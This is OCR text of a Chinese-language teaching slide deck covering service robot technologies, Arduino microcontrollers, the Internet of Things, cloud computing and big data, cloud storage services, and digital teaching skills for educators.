
服務行機器人


距離感測
環境感測
電源模組
驅動模組
平台控制
人機控制
服務型機器人
導覽
智慧型
寵物
保全
國防救難
導覽
居家保全
家庭事務
醫療照護
益智娛樂
資料提供林奇芬
也許製程不需要用到28奈

服務行機器人


#機構分析
#順應控制
#多功協調
#力量控制
#精密成型
#模具加工
#電池材料
智慧服務型機器人
共通性技術
#訊號處理
#資料庫
#影像辨識
#微機電
#韌體設計
#嵌入式控制
#晶片設計
#機電整合
系統整合
感測系統
智慧系統
驅動系統
電力系統
*無線通訊技術
*創意造型設計
*可靠度驗證
*微型慣性感測技術
*RFID 尋標技術
*3D 視覺技術
*電子皮膚技術
*生理感測技術
*機器人認知技術
*機器人互動技術
*機器手互動協調技術
*多機器人協調技術
*自主定位導航技術
*主動追蹤技術
*人工肌肉技術
*智慧關節驅動技術
*輪型移動平台技術
*仿人機器手控制技術
*電源管理
*供電技術


Micro-Controler Unit 微控制器
Arduino Uno 溫度濕度顯示




What is Arduino?

Arduino，是一個開放原始碼的單晶片微控制器，它使用了Atmel AVR單片机，採用了開放原始碼的軟硬體平台，建構於簡易輸出/輸入（simple I/O）介面板，並且具有使用類似Java、C語言的Processing/Wiring開發環境。

Arduino可以使用 Arduino 語言與Macromedia Flash、Processing、Max/MSP、Pure Data和SuperCollider跟Java和make block.cc等軟體，結合電子元件，例如開關或感測器或其他控制器件、LED、步進馬達或其他輸出裝置，作出互動作品。Arduino也可以獨立運作成為一個可以跟軟體溝通的介面。




Google map



https://www.google.com.tw/maps

物聯網的架構與領域應用



在2009年IBM曾提出「Smarter Planet(智慧地球)」的願景，指出在實體世界的萬物將具備感知能力，以網路全面互聯互通並且更具智慧，這正是物聯網的概念。

DIGITIMES中文網 原文網址: IoT物聯網市場趨勢與最新技術應用 http://www.digitimes.com.tw/tw/iot/shwnws.asp?cnlid=15&cat=10&cat1=15&id=0000418508_8SM60U7QLPTAMX9X35QE4#ixzz456QWohIE

物聯網將如何改變未來的25年

「從現在起的二十五年後，你用來讓家裡變暖和、讓家電用品運轉、啟動你的事業、駕駛你的汽車，乃至促使全球經濟體裡每個單元運轉的能源都將幾乎免費。」

串聯世界的物聯網

1. 二〇三〇年，連結物聯網的感測器將達一百兆個
2. 感測器成本降低和網路位址增加，物聯網可行性大增
3. 自由的新定義，融入全球虛擬公共空間
4. 指數成長曲線，數字倍增驚人

雲端、大數據、互聯網、物聯網

雲端、大數據、互聯網、物聯網的現在進行式

1. 邊看電視、邊滑手機，使得電視廣告效益大減，間接衝擊廣告業、媒體業與業主（買廣告的品牌）。
2. 社群訊息軟體眨眼間侵略所有年齡層，直接擊潰原有的電話通訊業務與付費簡訊業務。
3. 第三方支付軟體太過便利，大大打擊掌控金流的舊金融體系。
4. 每個人類都成了移動的照相與訊息傳播基地，自行攜帶手機上班，完全突破公司組織的資訊安全城牆。

雲端、大數據、互聯網

「互聯網+」仰賴的基礎建設分成三大區塊：

（1）雲：雲端運算（Cloud Computing）、大數據（Big Data）

雲端運算實現了使用者端載具的輕量化與輕便化，未來大家上班的電腦只需要一台螢幕以及基礎的運算能力，所有複雜的運算都由雲端完成，消費者端只做顯示。

大數據由於在雲端完成資料蒐集與運算，讓更多企業與組織能夠獲得**大數據**所帶來的珍貴洞察（Insight）。

（2）網：互聯網（Internet）、物聯網（Internet of things, IoT）


物聯網的本質，只是將原本只有電腦與智慧型手機、平板所形成的網路，昇華為將所有想像得到的電子裝置都串聯成網路。一但你的冰箱、洗機機、烤箱、冷氣、除濕機、電燈、汽車、機車、腳踏車都能上網，就會有更多**大數據**、更多洞察、更多商機、更便利多元的生活。

（3）端：電子載具（Smart Electronic Devices）、App


手機是最貼近人類的電子產品，現代人出門三寶:手機、鑰匙、錢包，鑰匙、錢包不見可能要大半天才知道，但手機不見可能1分鐘就發現。因此，手機已經是未來世界每個人類的必需品，反倒成為人跟世界接軌的必備媒介，沒有手機連網，就沒有活在現實中。

教師&研究生常用的智慧型輸入法


* 倉頡
* 注音
* 語音
* 文字辨識(OCR)



雲端空間


雲端空間
搜尋 雲端...
隨意窩
酷盤
微雲
雲快盤 Client
雲U盤 Web
百度雲
WebStorage
OneDrive
MEGAsync
Google 雲端硬碟
Dropbox
BOX
360 Web 雲盤
360 Client 云盘
Google 工具

雲端行動學習



磨課師 (MOOCs) 課程

* http://www.sharecourse.net/sharecourse/course/view/courseInfo/600

結語

1. 教育需要: 教育愛 + 熱忱
2. 3E:

Equip : 備有自己的數位資源
(載具+ 雲端環境)

Empower : 學習數位教學技能

Engage : 善用資訊技術於教學場域


The End